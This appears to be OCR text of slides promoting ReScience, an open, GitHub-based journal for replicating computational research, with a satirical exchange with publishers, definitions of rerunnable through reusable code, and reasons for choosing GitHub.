
— Elsevier, can I publish my replication in your journal?
— Nope!

— Hi Springer, interested in replication?
— Failure or success?
— Success!
— Nope!

— Hello Mr Wiley, did you hear about reproducible Science?
— tut…. tut…. tut…

— Dear beloved Frontiers, can you review this?
— Ha ha ha…. No.

— Well, well, well…



INTRODUCING

## The ReScience journal

ReScience is an open peer-reviewed journal that target any computational research and encourage the explicit replication of already published research promoting new and open-source implementations.

ReScience lives on github where each new implementation is made available together with explanations (article).

Each published article is archived on Zenodo and code is saved by Software Heritage

**ReScience in numbers:**

4 editors-in-chief
12 associate editors
110 registered reviewers
72 published articles
100% replication rate (strong bias)

We redo Science !

ReScience

Reproducible science is good. Replicated science is better.

BEFORE WE BEGIN

## The R quintuplet (R$^5$)

Rerunnable
  Can you re-run your program ?
  One day, one week, one month, one year (just kidding) apart ?


Repeatable
  Can you re-run your program and get same results ?
  Did you save everything, including random seed ?

Reproducible
  Can someone re-run your program and get same results ?
  Did you save the software stack ?

Replicable
  Can someone reimplement your model and get same results ?
  Did you describe everything ?

Reusable
  Can someone reuse your program using different data ?
  Is your software data-dependent ?

Re-run, Repeat, Reproduce, Reuse, Replicate: Transforming Code into Scientific Contributions - Benureau & Rougier, 2018


rerun
Robust
variations on experiment and set up
repeat
Defend
same experiment, same set up, same lab
replicate
Certify
same experiment, same set up, independent lab
reproduce
Compare
variations on experiment, on set up, independent labs
reuse
Transfer

IT'S MORE COMMON THAN YOU THINK

## Replications in the wild

**What is a replication?**

Bob reads Alice's paper, takes note of all model properties and then implements the model himself using a method of his choice.

Bob confirms Alice's result by obtaining qualitatively the same results.

Alice's model has been replicated.

**Who wants to write replication?**

During the course of a PhD, it is often the case that a student will try to replicate results from the literature, possibly interacting with the original authors.

Such replication generally lives inside the hard-drive of the computer's student while it would be actually useful for the whole scientific community.

**Who wants to review & publish such replication?**

We do!

CHOICES HAD TO BE MADE

## Why GitHub ?

GitHub offers a web-based git repository hosting service with great specific features (issue, pull request, etc).

→ Version control
→ Public repositories
→ Transparency and verifiability
→ Easy exploration of new ideas

A kind of modern lab for the computer scientist.

→ Popular among developers (Google, Microsoft, etc.)
→ Ergonomic & efficient
→ Free (as in beer)

But

→ Closed sources
→ Ran by a private company
→ Can close tomorrow

SUBMISSION PROCESS

